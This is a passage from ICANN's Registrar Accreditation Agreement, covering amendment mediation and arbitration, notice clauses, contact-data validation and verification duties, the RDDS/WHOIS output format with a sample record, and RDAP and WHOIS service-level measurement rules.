7.4.4.1 The mediation shall be conducted by a single mediator selected by the parties. If the parties cannot agree on a mediator within fifteen (15) calendar days following receipt by the CEO or Chair, as applicable, of the Mediation Notice, the parties will promptly select a mutually acceptable mediation provider entity, which entity shall, as soon as practicable following such entity's selection, designate a mediator, who is a licensed attorney with general knowledge of contract law and, to the extent necessary to mediate the particular dispute, general knowledge of the domain name system. Any mediator must confirm in writing that he or she is not, and will not become during the term of the mediation, an employee, partner, executive officer, director, or security holder of ICANN or an Applicable Registrar. If such confirmation is not provided by the appointed mediator, then a replacement mediator shall be appointed pursuant to this Section 7.4.4.1.

7.4.4.2 The mediator shall conduct the mediation in accordance with the rules and procedures for facilitative mediation that he or she determines following consultation with the parties. The parties shall discuss the dispute in good faith and attempt, with the mediator's assistance, to reach an amicable resolution of the dispute.

7.4.4.3 Each party shall bear its own costs in the mediation. The parties shall share equally the fees and expenses of the mediator.

7.4.4.4 If an agreement is reached during the mediation, ICANN shall post the mutually agreed Proposed Revisions on its website for the Posting Period and provide notice to all Applicable Registrars in accordance with Section 7.6. ICANN and the Working Group will consider the public comments submitted on the agreed Proposed Revisions during the Posting Period (including comments submitted by the Applicable Registrars). Following the conclusion of the Posting Period, the Proposed Revisions shall be submitted for Registrar Approval and approval by the ICANN Board of Directors. If such approvals are obtained, the Proposed Revisions shall be deemed an Approved Amendment by the Applicable Registrars and ICANN, and shall be effective and deemed an amendment to this Agreement upon sixty (60) days' notice from ICANN to Registrar.

7.4.4.5 If the parties have not resolved the dispute for any reason by the date that is ninety (90) calendar days following receipt by the CEO or Chair, as applicable, of the Mediation Notice, the mediation shall automatically terminate (unless extended by agreement of the parties). The mediator shall deliver to the parties a definition of the issues that could be considered in

future arbitration, if invoked. Those issues are subject to the limitations set forth in Section 7.4.5.2 below.

7.4.5 If, following mediation, ICANN and the Working Group have not reached an agreement on the Proposed Revisions, either the CEO or the Chair may provide the other person written notice (an "Arbitration Notice") requiring ICANN and the Applicable Registry Operators to resolve the dispute through binding arbitration in accordance with the arbitration provisions of Section 5.8, subject to the requirements and limitations of this Section 7.4.5.

7.4.5.1 If an Arbitration Notice is sent, the mediator's definition of issues, along with the Proposed Revisions (be those from ICANN, Registrars or both) shall be posted for public comment on ICANN's website for a period of no less than thirty (30) calendar days. ICANN and the Working Group will consider the public comments submitted on the Proposed Revisions during the Posting Period (including comments submitted by the Applicable Registrars), and information regarding such comments and consideration shall be provided to a three (3) person arbitrator panel. Each party may modify its Proposed Revisions before and after the Posting Period. The arbitration proceeding may not commence prior to the closing of such public comment period, and ICANN may consolidate all challenges brought by registrars (including Registrar) into a single proceeding. Except as set forth in this Section 7.4.5.1, the arbitration shall be conducted pursuant to Section 5.8.

7.4.5.2 No dispute regarding the Proposed Revisions may be submitted for arbitration to the extent the subject matter of the Proposed Revisions (i) relates to Consensus Policy, (ii) falls within the subject matter categories set forth in Section 1.2 of the Consensus Policies and Temporary Policies Specification, or (iii) seeks to amend any of the following provisions or Specifications of this Agreement: Sections 2, 4 and 6; subsections 3.1, 3.2, 3.3, 3.4, 3.5, 3.7, 3.8, 3.9, 3.14, 3.19, 3.21, 5.1, 5.2 or 5.3; and the Consensus Policies and Temporary Policies Specification, Data Retention Specification, RDDS Accuracy Program Specification, Registration Data Directory Services (RDDS) Specification or the Additional Registrar Operation Specification.

7.4.5.3 The mediator will brief the arbitrator panel regarding ICANN and the Working Group's respective proposals relating to the Proposed Revisions.

7.4.5.4 No amendment to this Agreement relating to the Proposed Revisions may be submitted for arbitration by either the Working Group or ICANN, unless, in the case of the Working Group, the proposed amendment has received Registrar Approval and, in the case of ICANN, the proposed amendment has been approved by the ICANN Board of Directors.

7.4.5.5 In order for the arbitrator panel to approve either ICANN or the Working Group's proposed amendment relating to the Proposed Revisions,

the arbitrator panel must conclude that such proposed amendment is consistent with a balanced application of ICANN's core values (as described in ICANN's Bylaws) and reasonable in light of the balancing of the costs and benefits to the business interests of the Applicable Registrars and ICANN (as applicable), and the public benefit sought to be achieved by the Proposed Revisions as set forth in such amendment. If the arbitrator panel concludes that either ICANN or the Working Group's proposed amendment relating to the Proposed Revisions meets the foregoing standard, such amendment shall be effective and deemed an amendment to this Agreement upon sixty (60) calendar days' notice from ICANN to Registrar and deemed an Approved Amendment hereunder.

7.4.6 With respect to an Approved Amendment relating to an amendment proposed by ICANN, Registrar may apply in writing to ICANN for an exemption from such amendment pursuant to the provisions of Section 6.8.

7.4.7 Notwithstanding anything in this Section 7.4 to the contrary, (a) if Registrar provides evidence to ICANN's reasonable satisfaction that the Approved Amendment would materially increase the cost of providing Registrar Services, then ICANN will allow up to one-hundred eighty (180) calendar days for the Approved Amendment to become effective with respect to Registrar, and (b) no Approved Amendment adopted pursuant to Section 7.4 shall become effective with respect to Registrar if Registrar provides ICANN with an irrevocable notice of termination pursuant to Section 5.4.

7.5 No Third-Party Beneficiaries. This Agreement shall not be construed to create any obligation by either ICANN or Registrar to any non-party to this Agreement, including any Registered Name Holder.

7.6 Notices and Designations. Except as provided in Section 4.4 and Section 6, all notices to be given under this Agreement shall be given in writing at the address of the appropriate party as set forth below, unless that party has given a notice of change of address in writing. Each party shall notify the other party within thirty (30) days of any change to its contact information. Any written notice required by this Agreement shall be deemed to have been properly given when delivered in person, when scheduled for delivery by internationally recognized courier service, or when delivered by electronic means followed by an affirmative confirmation of receipt by the recipient's email server. For any notice of a new Specification or Policy established in accordance with this Agreement, Registrar shall be afforded a reasonable period of time after notice of the establishment of such Specification or Policy is e-mailed to Registrar and posted on the ICANN website in which to comply with that specification, policy or program, taking into account any urgency involved. Notices and designations by ICANN under this Agreement shall be effective when written notice of them is deemed given to Registrar.

If to ICANN, addressed to:

Attention: Registrar Accreditation Notices  
Internet Corporation for Assigned Names and Numbers  
12025 Waterfront Drive, Suite 300  
Los Angeles, California 90094-2536 USA  
Telephone: +1 310 823-9358

With a required copy to: General Counsel  
Email: (As specified from time to time)

If to Registrar, addressed to:

[Registrar Name]  
[Courier Address]  
[Mailing Address]  
Attention: [contact person]  
Registrar Website URL: [URL]  
Telephone: [telephone number]  
e-mail: [e-mail address]

7.7 Dates and Times. All dates and times relevant to this Agreement or its performance shall be computed based on the date and time observed in Los Angeles, California, USA.

7.8 Language. All notices, designations, and Specifications or Policies made under this Agreement shall be in the English language.

7.9 Counterparts. This Agreement may be executed in one or more counterparts, each of which shall be deemed an original, but all of which together shall constitute one and the same instrument.

7.10 Entire Agreement. Except to the extent (a) expressly provided in a written agreement executed by both parties concurrently herewith or (b) of written assurances provided by Registrar to ICANN in connection with its Accreditation, this Agreement (including the specifications, which form part of it) constitutes the entire agreement of the parties pertaining to the Accreditation of Registrar and supersedes all prior agreements, understandings, negotiations and discussions, whether oral or written, between the parties on that subject.

7.11 Severability. If one or more provisions of this Agreement are held to be unenforceable under applicable law, the parties agree to renegotiate such provision in good faith. In the event that the parties cannot reach a mutually agreeable and enforceable replacement for such provision, then (a) such provision shall be excluded from this Agreement; (b) the balance of this Agreement shall be interpreted as if such provision were so excluded; and (c) the balance of this Agreement shall be enforceable in accordance with its terms.

\* \* \* \* \*

IN WITNESS WHEREOF, the parties hereto have caused this Agreement to be executed in duplicate by their duly authorized representatives.

**ICANN**

**[Registrar]**

By: \_\_\_\_\_

By: \_\_\_\_\_

Name: \_\_\_\_\_

Name: \_\_\_\_\_

Title: \_\_\_\_\_

Title: \_\_\_\_\_

## RDDS ACCURACY PROGRAM SPECIFICATION

Registrar shall implement and comply with the requirements set forth in this Specification, as well as any commercially practical updates to this Specification that are developed by ICANN and the Registrar Stakeholder Group during the Term of the Registrar Accreditation Agreement.

1. Except as provided for in Section 3 below, within fifteen (15) days of (1) the registration of a Registered Name sponsored by Registrar, (2) the transfer of the sponsorship of a Registered Name to Registrar, or (3) any change in the Registered Name Holder with respect to any Registered Name sponsored by Registrar, Registrar will, with respect to RDDS information and the corresponding customer account holder contact information related to such Registered Name:
  - a. Validate the presence of data for all fields required under Subsection 3.3.1 of the Agreement in a proper format for the applicable country or territory.
  - b. Validate that all email addresses are in the proper format according to RFC 5322 (or its successors).
  - c. Validate that telephone numbers are in the proper format according to the ITU-T E.164 notation for international telephone numbers (or its equivalents or successors).
  - d. Validate that postal addresses are in a proper format for the applicable country or territory as defined in UPU Postal addressing format templates, the S42 address templates (as they may be updated) or other standard formats.
  - e. Validate that all postal address fields are consistent across fields (for example: street exists in city, city exists in state/province, city matches postal code) where such information is technically and commercially feasible for the applicable country or territory.
  - f. Verify:
    - i. the email address of the Registered Name Holder (and, if different, the Account Holder) by sending an email requiring an affirmative response through a tool-based authentication method such as providing a unique code that must be returned in a manner designated by Registrar, or
    - ii. the telephone number of the Registered Name Holder (and, if different, the Account Holder) by either (A) calling or sending an SMS to the Registered Name Holder's telephone number providing a unique code that must be returned in a manner designated by Registrar, or (B) calling the Registered Name Holder's telephone number and requiring the Registered Name Holder to provide a unique code that was sent to the Registered Name Holder via web, email or postal mail.

In either case, if Registrar does not receive an affirmative response from the Registered Name Holder, Registrar shall either verify the applicable contact information manually or suspend the registration, until such time as Registrar has verified the applicable contact information. If Registrar does not receive an affirmative response from the Account Holder, Registrar shall verify the applicable contact information manually, but is not required to suspend any registration.

2. Except as provided in Section 3 below, within fifteen (15) calendar days after receiving any changes to contact information in RDDS or the corresponding customer account contact information related to any Registered Name sponsored by Registrar (whether or not Registrar was previously required to perform the validation and verification requirements set forth in this Specification in respect of such Registered Name), Registrar will validate and, to the extent required by Section 1, verify the changed fields in the manner specified in Section 1 above. If Registrar does not receive an affirmative response from the Registered Name Holder providing the required verification, Registrar shall either verify the applicable contact information manually or suspend the registration, until such time as Registrar has verified the applicable contact information. If Registrar does not receive an affirmative response from the Account Holder, Registrar shall verify the applicable contact information manually, but is not required to suspend any registration.
3. Except as set forth in Section 4 below, Registrar is not required to perform the above validation and verification procedures in Section 1(a) through 1(f) above, if Registrar has already successfully completed the validation and verification procedures on the identical contact information and is not in possession of facts or knowledge of circumstances that suggest that the information is no longer valid.
4. If Registrar has any information suggesting that the contact information specified in Section 1(a) through 1(f) above is incorrect (such as Registrar receiving a bounced email notification or non-delivery notification message in connection with compliance with ICANN's WHOIS Data Reminder Policy or otherwise) for any Registered Name sponsored by Registrar (whether or not Registrar was previously required to perform the validation and verification requirements set forth in this Specification in respect of such Registered Name), Registrar must verify or re-verify, as applicable, the email address(es) as described in Section 1(f) (for example by requiring an affirmative response to a WHOIS Data Reminder Policy notice). If, within fifteen (15) calendar days after receiving any such information, Registrar does not receive an affirmative response from the Registered Name Holder providing the required verification, Registrar shall either verify the applicable contact information manually or suspend the registration, until such time as Registrar has verified the applicable contact information. If, within fifteen (15) calendar days after receiving any such information, Registrar does not receive an affirmative response from the customer paying for the Registered Name, if applicable, providing the required verification, Registrar shall verify the applicable contact information manually, but is not required to suspend any registration.



5. Upon the occurrence of a Registered Name Holder's willful provision of inaccurate or unreliable contact details as described in Subsection 3.7.7.1 of the Registrar Accreditation Agreement, its willful failure promptly to update information provided to Registrar, or its failure to respond for over fifteen (15) calendar days to inquiries by Registrar concerning the accuracy of contact details associated with the Registered Name Holder's registration, Registrar shall either terminate or suspend the Registered Name Holder's Registered Name or place such registration on clientHold and clientTransferProhibited, until such time as Registrar has validated the information provided by the Registered Name Holder.
6. The terms and conditions of this Specification shall be reviewed by ICANN in consultation with the Registrar Stakeholder Group on or about the first anniversary of the date that the form of the 2013 Registrar Accreditation Agreement is first executed by a registrar.
7. Nothing within this Specification shall be deemed to require Registrar to perform verification or validation of any customer account holder information where the customer account holder does not have any Registered Names under sponsorship of Registrar.

## REGISTRATION DATA DIRECTORY SERVICES (RDDS) SPECIFICATION

### 1. Registration Data Directory Services.

#### 1.1. Definitions.

- 1.1.1. **“Registration Data Access Protocol”** or **“RDAP”** is an Internet protocol that provides “RESTful” web services to retrieve registration metadata from Domain Name Registries and Regional Internet Registries.
- 1.1.2. **“RDAP Directory Services”** or **“RDAP-RDDS”** refers to a Registration Data Directory Service using the RDAP described in RFC 7481, RFC 7482, RFC 8521, RFC 9082 and RFC 9083, and its successor standards.
- 1.1.3. **“WHOIS-RDDS”** and **“WHOIS Data Directory Services”** refers to a Registration Data Directory Service using the RDAP described in STD 95 (<https://www.rfc-editor.org/refs/ref-std95.txt>), and its successor standards.
- 1.1.4. **“Registration Data Directory Services”** or **“RDDS”** refers to the collective of WHOIS Data Directory Services and RDAP Directory Services.
- 1.1.5. **“RDAP Ramp-Up Period”** means the period that ends 3 February 2024.
- 1.1.6. **“WHOIS Services Sunset Date”** means the date that is 360 days after the expiration of the RDAP Ramp-Up Period, provided that ICANN and the Registrar Stakeholder Group in the RAA may mutually agree to postpone the WHOIS Services Sunset Date. If either the Chief Executive Officer of ICANN (“CEO”) or the Chairperson of the Registrar Stakeholder Group (“Chair”) desires to discuss postponing the WHOIS Services Sunset Date, the CEO or Chair, as applicable, shall provide written notice to the other person, which shall set forth in reasonable detail the proposed postponement.

#### 1.2. RDAP Directory Services

- 1.2.1. Registrar shall implement the most recent version of the RDAP Technical Implementation Guide and RDAP Response Profile posted at <https://icann.org/gtld-rdap-profile>. Registrar will implement new versions of the RDAP Technical Implementation Guide and RDAP Response Profile no later than one hundred eighty (180) calendar days after notification from ICANN.
- 1.2.2. Registrar shall provide lookup query support for:
  - 1.2.2.1. domain information as described in the section “Domain Path Segment Specification” of RFC 9082; and
  - 1.2.2.2. help information as described in the section “Help Path Segment Specification” of RFC 9082.

- 1.2.3. ICANN reserves the right to specify alternative formats and protocols approved as “Internet Standards” (as opposed to Informational or Experimental standards) through the applicable IETF processes with respect to registration data. Upon such specification, ICANN shall: (a) work collaboratively with gTLD registries and ICANN-accredited registrars to define all operational requirements necessary to implement the applicable standard; and (b) if applicable, initiate negotiations to define all reporting requirements (if any), and reasonable service level requirements commensurate with similarly situated services.

### **1.3. WHOIS Data Directory Services**

- 1.3.1. Until the WHOIS Services Sunset Date, Registrar will operate a WHOIS service in accordance with Subsection 3.3.9 of the Registrar Accreditation Agreement.
- 1.3.2. The format of responses shall follow a semi-free text format outlined below, followed by a blank line and a legal disclaimer specifying the rights of Registrar, and of the user querying the database.
- 1.3.3. Each data object shall be represented as a set of key/value pairs, with lines beginning with keys, followed by a colon and a space as delimiters, followed by the value.
- 1.3.4. For fields where more than one value exists, multiple numbered key/value pairs with the same key shall be allowed (for example to list multiple name servers). The first key/value pair after a blank line should be considered the start of a new record, and should be considered as identifying that record, and is used to group data, such as hostnames and IP addresses, or a domain name and registrant information, together.
- 1.3.5. Subject to the Interim Registration Data Policy for gTLDs as adopted by the ICANN Board in May 2019 and any other applicable Consensus and Temporary Policies, the fields specified in Subsection 1.4 below set forth the minimum output requirements.

### **1.4. Domain Name Data:**

- 1.4.1.1. **Query format:** whois -h whois.example-registrar.tld EXAMPLE.TLD
- 1.4.1.2. **Response format:**

Additional data elements can be added at the end of the text format outlined below. The data element may, at the option of Registrar, be followed by a blank line and a legal disclaimer specifying the rights of Registrar, and of the user querying the database (provided that any such legal disclaimer must be preceded by such blank line).

Domain Name: EXAMPLE.TLD

Registry Domain ID: D1234567-TLD  
Registrar WHOIS Server: whois.example-registrar.tld  
Registrar URL: http://www.example-registrar.tld  
Updated Date: 2009-05-29T20:13:00Z  
Creation Date: 2000-10-08T00:45:00Z  
Registrar Registration Expiration Date: 2010-10-08T00:44:59Z  
Registrar: EXAMPLE REGISTRAR LLC  
Registrar IANA ID: 5555555  
Registrar Abuse Contact Email: email@registrar.tld  
Registrar Abuse Contact Phone: +1.1235551234  
Reseller: EXAMPLE RESELLER<sup>1</sup>  
Domain Status: clientDeleteProhibited<sup>2</sup> https://icann.org/epp#clientDeleteProhibited  
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Registry Registrant ID: 5372808-ERL<sup>3</sup>  
Registrant Name: EXAMPLE REGISTRANT<sup>4</sup>  
Registrant Organization: EXAMPLE ORGANIZATION  
Registrant Street: 123 EXAMPLE STREET  
Registrant City: ANYTOWN  
Registrant State/Province: AP<sup>5</sup>  
Registrant Postal Code: A1A1A1<sup>6</sup>  
Registrant Country: AA  
Registrant Phone: +1.5555551212  
Registrant Phone Ext: 1234<sup>7</sup>  
Registrant Fax: +1.5555551213  
Registrant Fax Ext: 4321  
Registrant Email: EMAIL@EXAMPLE.TLD  
Registry Admin ID: 5372809-ERL<sup>8</sup>  
Admin Name: EXAMPLE REGISTRANT ADMINISTRATIVE  
Admin Organization: EXAMPLE REGISTRANT ORGANIZATION  
Admin Street: 123 EXAMPLE STREET  
Admin City: ANYTOWN  
Admin State/Province: AP  
Admin Postal Code: A1A1A1  
Admin Country: AA  
Admin Phone: +1.5555551212  
Admin Phone Ext: 1234  
Admin Fax: +1.5555551213  
Admin Fax Ext: 1234  
Admin Email: EMAIL@EXAMPLE.TLD  
Registry Tech ID: 5372811-ERL<sup>9</sup>  
Tech Name: EXAMPLE REGISTRANT TECHNICAL  
Tech Organization: EXAMPLE REGISTRANT LLC  
Tech Street: 123 EXAMPLE STREET  
Tech City: ANYTOWN  
Tech State/Province: AP  
Tech Postal Code: A1A1A1  
Tech Country: AA  
Tech Phone: +1.1235551234  
Tech Phone Ext: 1234  
Tech Fax: +1.5555551213  
Tech Fax Ext: 93  
Tech Email: EMAIL@EXAMPLE.TLD  
Name Server: NS01.EXAMPLE-REGISTRAR.TLD<sup>10</sup>

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<sup>1</sup> Data element may be deleted, provided that if the data element is used, it must appear at this location.

<sup>2</sup> Note: all applicable statuses must be displayed in the Whois output.

<sup>3</sup> May be left blank if not available from Registry.

<sup>4</sup> For the Registrant, Admin and Tech contact fields requiring a “Name” or “Organization”, the output must include either the name or organization (or both, if available).

<sup>5</sup> All “State/Province” fields may be left blank if not available.

<sup>6</sup> All “Postal Code” fields may be left blank if not available.

<sup>7</sup> All “Phone Ext”, “Fax” and “Fax Ext” fields may be left blank if not available.

<sup>8</sup> May be left blank if not available from Registry.

<sup>9</sup> May be left blank if not available from Registry.

<sup>10</sup> All associated nameservers must be listed.

Name Server: NS02.EXAMPLE-REGISTRAR.TLD  
DNSSEC: signedDelegation  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>  
>>> Last update of WHOIS database: 2009-05-29T20:15:00Z <<<

- 1.4.2. The format of the following data fields: domain status, individual and organizational names, address, street, city, state/province, postal code, country, telephone and fax numbers (the extension will be provided as a separate field as shown above), email addresses, date and times must conform to the mappings specified in EPP RFCs 5730-5734 so that the display of this information (or values returned in WHOIS responses) can be uniformly processed and understood.

**1.5. WHOIS Data Directory Services after the WHOIS Services Sunset Date.** If Registrar continues to offer WHOIS Data Directory Services after the WHOIS Services Sunset Date, then Registrar shall comply with the following:

- 1.5.1. If Registrar continues to offer a WHOIS Data Directory Service available via port 43, Registrar shall do so in accordance with RFC 3912.
- 1.5.2. Personal Data included in registration data must be redacted in accordance with ICANN Consensus Policies and Temporary Policies;
- 1.5.3. Registrar must adhere to the requirements related to additional fields of the Consistent Labeling and Display Consensus Policy if they choose to add data fields.
- 1.5.4. If Registrar provides less registration data in WHOIS Data Directory Services than that available in the RDAP Directory Services, Registrar must add the following disclaimer in the WHOIS Data Directory Services output footer: "The registration data available in this service is limited. Additional data may be available at <https://lookup.icann.org/>."
- 1.5.5. After the WHOIS Services Sunset Date, in the event of a conflict between the WHOIS Data Directory Service requirements and the requirements of Consensus Policies or any Temporary Policy effective after the WHOIS Services Sunset Date, the Consensus Policies or Temporary Policy shall control, but only with respect to subject matter in conflict.
- 1.5.6. Until such time that updates are made and effective for Consensus Policies and procedures pursuant to the Phase 1 GNSO Consensus Policy recommendations of the Expedited Policy Development Process on the Temporary Specification for gTLD Registration Data, adopted by the ICANN Board in May 2019, as of the WHOIS Services Sunset Date, the following terms in such policies will be interpreted as follows:

1.5.6.1. “WHOIS”, “Whois”, “Whois service”, “Publicly accessible WHOIS”, and variations thereof shall be interpreted to refer to RDDS as defined in this Specification.

1.5.6.2. “Whois data”, “WHOIS information”, “Whois contact information”, “Whois query data”, “WHOIS output”, “Whois entry”, and variations thereof shall be interpreted to refer to registration data as referenced in this Specification.

**1.6. Cooperation with Transition Studies.** If ICANN initiates or commissions a study on the transition of WHOIS Data Directory Services to RDAP Data Directory Services, Registrar shall reasonably cooperate with such study, including by delivering to ICANN or its designee conducting such study, both quantitative and qualitative data related to its experience with its transition from WHOIS Data Directory Services to RDAP Data Directory Services. If the data request is beyond what the Registrar collects in the ordinary course of its operations and beyond the data that Registrar is required to collect and provide to ICANN pursuant to this Agreement, Registrar should voluntarily cooperate to provide the requested information or provide an explanation to ICANN why the Registrar is not able to provide the requested information. The terms of this section do not require Registrar to provide data to ICANN that is beyond what Registrar is obligated to provide ICANN pursuant to other sections of this Agreement. Any data delivered to ICANN or its designee pursuant to this Specification that is appropriately marked as confidential shall be treated as confidential information of Registrar, provided that, if ICANN or its designee aggregates and makes anonymous such data, ICANN or its designee may disclose such data to any third party. Following completion of the transition study for which Registrar has provided data, ICANN will destroy all data provided by Registrar that has not been aggregated and made anonymous.

## **2. Service Level Agreement for Registration Data Directory Services (RDDS)**

### **2.1. Definitions**

- 2.1.1. **IP address.** Refers to IPv4 or IPv6 addresses without making any distinction between the two. When there is need to make a distinction, IPv4 or IPv6 is used.
- 2.1.2. **Probes.** Network hosts used to perform tests (see below) that are located at various global locations.
- 2.1.3. **RTT.** Round-Trip Time or RTT refers to the time measured from the sending of the first bit of the first packet of the sequence of packets needed to make a request until the reception of the last bit of the last packet of the sequence needed to receive the response. If the client does not receive the whole sequence of packets needed to consider the response as received, the request will be considered unanswered.
- 2.1.4. **SLR.** Service Level Requirement is the level of service expected for a certain parameter being measured in a Service Level Agreement (SLA).

## 2.2. Service Level Agreement Matrix

2.2.1. Registrar shall meet or exceed each of the following SLRs related to the RDAP-RDDS\* services:

|                   | Parameter         | SLR (monthly basis)                        |
|-------------------|-------------------|--|
| <b>RDAP-RDDS*</b> | RDAP availability | ≤ 864 min of downtime (≈ 98%)              |
|                   | RDAP query RTT    | ≤ 4000 ms, for at least 95% of the queries |
|                   | RDAP update time  | ≤ 60 min, for at least 95% of the probes   |

\* These SLRs for RDAP-RDDS are not mandatory until the expiration of the RDAP Ramp-Up Period.

2.2.2. Registrar is encouraged to do maintenance for the different services at the times and dates of statistically lower traffic for each service. However, note that there is no provision for planned outages or similar periods of unavailable or slow service; any downtime, be it for maintenance or due to system failures, will be noted simply as downtime and counted for SLR measurement purposes.

2.2.3. Until the WHOIS Services Sunset Date, Registrar shall meet or exceed each of the following SLRs related to the WHOIS Data Directory Services:

|                   | Parameter               | SLR (monthly basis)                        |
|-------------------|-------------------------|--|
| <b>WHOIS-RDDS</b> | WHOIS-RDDS availability | ≤ 864 min of downtime (≈ 98%)              |
|                   | WHOIS-RDDS query RTT    | ≤ 4000 ms, for at least 95% of the queries |
|                   | WHOIS-RDDS update time  | ≤ 60 min, for at least 95% of the probes   |

### 2.2.4. **RDDES**

#### 2.2.4.1. **RDAP-RDDS**

2.2.4.1.1. **RDAP Availability.** Refers to the ability of the RDAP-RDDS service for Registrar to respond to queries from an Internet user with appropriate data from the relevant registrar system. If 51% or more of the RDAP testing Probes see the RDAP-RDDS service as

unavailable during a given time, the RDAP-RDDS service will be considered unavailable.

- 2.2.4.1.2. **RDAP-query RTT.** Refers to the RTT of the sequence of packets from the start of an RDAP-RDDS testing probe's TCP connection to its end, including the reception of the HTTPS response for only one HTTPS request. If the RTT is 5 times or more the corresponding SLR/performance specifications, the RTT will be considered undefined.
  - 2.2.4.1.3. **RDAP Update Time.** Refers to the time measured from the receipt of an EPP confirmation to a transform command on a domain name, host or contact, up until at least 51% of the RDAP-RDDS testing Probes detect the changes made.
  - 2.2.4.1.4. **RDAP test.** Means one query sent to a particular IP address of one of the servers of the RDAP-RDDS service. Queries shall be about existing objects in the registrar system and the responses must contain the corresponding information otherwise the query will be considered unanswered. Queries with an RTT 5 times higher than the corresponding SLR will be considered as unanswered. The possible results to an RDAP test are: a number in milliseconds corresponding to the RDAP-query RTT or unanswered.
  - 2.2.4.1.5. **Measuring RDAP parameters.** Every 5 minutes, RDAP-RDDS probes will select one IP address from all the public-DNS registered "IP addresses" of the servers of the RDAP-RDDS service of Registrar being monitored and make an "RDAP test". If an RDAP test result is unanswered, the corresponding RDAP-RDDS service will be considered as unavailable from that Probe until it is time to make a new test.
  - 2.2.4.1.6. **Collating the results from RDAP-RDDS Probes.** The minimum number of verifiably working RDAP-RDDS testing Probes to consider a measurement valid is 10 at any given measurement period, otherwise the measurements will be discarded and will be considered "inconclusive"; during this situation no fault will be flagged against the SLRs.
  - 2.2.4.1.7. **Placement of RDAP-RDDS Probes.** ICANN will use commercially reasonable efforts to deploy probes for measuring RDAP parameters in data centers with carrier grade connectivity in each of the ICANN geographic regions.
- 2.2.4.2. **WHOIS-RDDS.** Until the WHOIS Services Sunset Date, Registrar shall comply with the provisions of this Subsection 2.2.4.2.



- 2.2.4.2.1. **WHOIS-RDDS availability.** Refers to the ability of all the WHOIS-RDDS services for Registrar to respond to queries from an Internet user with appropriate data from the relevant registrar system. If 51% or more of the WHOIS-RDDS testing probes see any of the WHOIS-RDDS services as unavailable during a given time, the WHOIS-RDDS will be considered unavailable.
- 2.2.4.2.2. **WHOIS query RTT.** Refers to the **RTT** of the sequence of packets from the start of the TCP connection to its end, including the reception of the WHOIS response. If the **RTT** is 5-times or more the corresponding SLR, the **RTT** will be considered undefined.
- 2.2.4.2.3. **Web-based-WHOIS query RTT.** Refers to the **RTT** of the sequence of packets from the start of the TCP connection to its end, including the reception of the HTTP response for only one HTTP request. If Registrar implements a multiple-step process to get to the information, only the last step shall be measured. If the **RTT** is 5 times or more the corresponding SLR, the **RTT** will be considered undefined .
- 2.2.4.2.4. **WHOIS-RDDS query RTT.** Refers to the collective of “**WHOIS query RTT**” and “**Web-based- WHOIS query RTT**”.
- 2.2.4.2.5. **WHOIS-RDDS update time.** Refers to the time measured from the receipt of an EPP confirmation to a transform command on a domain name, host or contact, up until the servers of the WHOIS-RDDS services reflect the changes made.
- 2.2.4.2.6. **WHOIS-RDDS test.** Means one query sent to a particular “**IP address**” of one of the servers of one of the WHOIS-RDDS services. Queries shall be about existing objects in the registrar system and the responses must contain the corresponding information otherwise the query will be considered unanswered. Queries with an **RTT** 5 times higher than the corresponding SLR will be considered as unanswered. The possible results to an WHOIS-RDDS test are: a number in milliseconds corresponding to the **RTT** or unanswered.
- 2.2.4.2.7. **Measuring WHOIS-RDDS parameters.** Every 5 minutes, WHOIS-RDDS probes will select one IP address from all the public-DNS registered “**IP addresses**” of the servers for each WHOIS-RDDS service of Registrar being monitored and make an “**WHOIS-RDDS test**” to each one. If an “**WHOIS-RDDS test**” result is unanswered, the corresponding WHOIS-RDDS service will be considered as unavailable from that probe until it is time to make a new test.

2.2.4.2.8. **Collating the results from WHOIS-RDDS probes.** The minimum number of active testing probes to consider a measurement valid is 10 at any given measurement period, otherwise the measurements will be discarded and will be considered inconclusive; during this situation no fault will be flagged against the SLRs.

2.2.4.2.9. **Placement of WHOIS-RDDS probes.** ICANN will use commercially reasonable efforts to deploy probes for measuring WHOIS-RDDS parameters in data centers with carrier grade connectivity in each of the ICANN geographic regions.

### **2.3. Covenants of Performance Measurement**

Registrar shall not interfere with measurement **Probes**, including any form of preferential treatment of the requests for the monitored services. Registrar shall respond to the measurement tests described in this Specification as it would do with any other request from Internet users (for RDDS).

## CONSENSUS POLICIES AND TEMPORARY POLICIES SPECIFICATION

### 1. Consensus Policies.

- 1.1. “*Consensus Policies*” are those policies established (1) pursuant to the procedure set forth in ICANN's Bylaws and due process, and (2) covering those topics listed in Section 1.2 of this document. The Consensus Policy development process and procedure set forth in ICANN's Bylaws may be revised from time to time in accordance with the process set forth therein.
- 1.2. Consensus Policies and the procedures by which they are developed shall be designed to produce, to the extent possible, a consensus of Internet stakeholders, including registrars. Consensus Policies shall relate to one or more of the following:
  - 1.2.1. issues for which uniform or coordinated resolution is reasonably necessary to facilitate interoperability, security and/or stability of the Internet, Registrar Services, Registry Services, or the Domain Name System (“DNS”);
  - 1.2.2. functional and performance specifications for the provision of Registrar Services;
  - 1.2.3. registrar policies reasonably necessary to implement Consensus Policies relating to a gTLD registry;
  - 1.2.4. resolution of disputes regarding the registration of domain names (as opposed to the use of such domain names, but including where such policies take into account use of the domain names); or
  - 1.2.5. restrictions on cross-ownership of registry operators and registrars or Resellers and regulations and restrictions with respect to registrar and registry operations and the use of registry and registrar data in the event that a registry operator and a registrar or Reseller are affiliated.
- 1.3. Such categories of issues referred to in Section 1.2 shall include, without limitation:
  - 1.3.1. principles for allocation of registered names in a TLD (e.g., first-come/first-served, timely renewal, holding period after expiration);
  - 1.3.2. prohibitions on warehousing of or speculation in domain names by registries or registrars;
  - 1.3.3. reservation of registered names in a TLD that may not be registered initially or that may not be renewed due to reasons reasonably related to (i) avoidance of confusion among or misleading of users, (ii) intellectual property, or (iii) the technical management of the DNS or the Internet (e.g., establishment of reservations of names from registration);
  - 1.3.4. maintenance of and access to accurate and up-to-date information concerning Registered Names and name servers;

- 1.3.5. procedures to avoid disruptions of domain name registrations due to suspension or termination of operations by a registry operator or a registrar, including procedures for allocation of responsibility among continuing registrars of the Registered Names sponsored in a TLD by a registrar losing accreditation; and
  - 1.3.6. the transfer of registration data upon a change in registrar sponsoring one or more Registered Names.
- 1.4. In addition to the other limitations on Consensus Policies, they shall not:
- 1.4.1. prescribe or limit the price of Registrar Services;
  - 1.4.2. modify the limitations on Temporary Policies (defined below) or Consensus Policies;
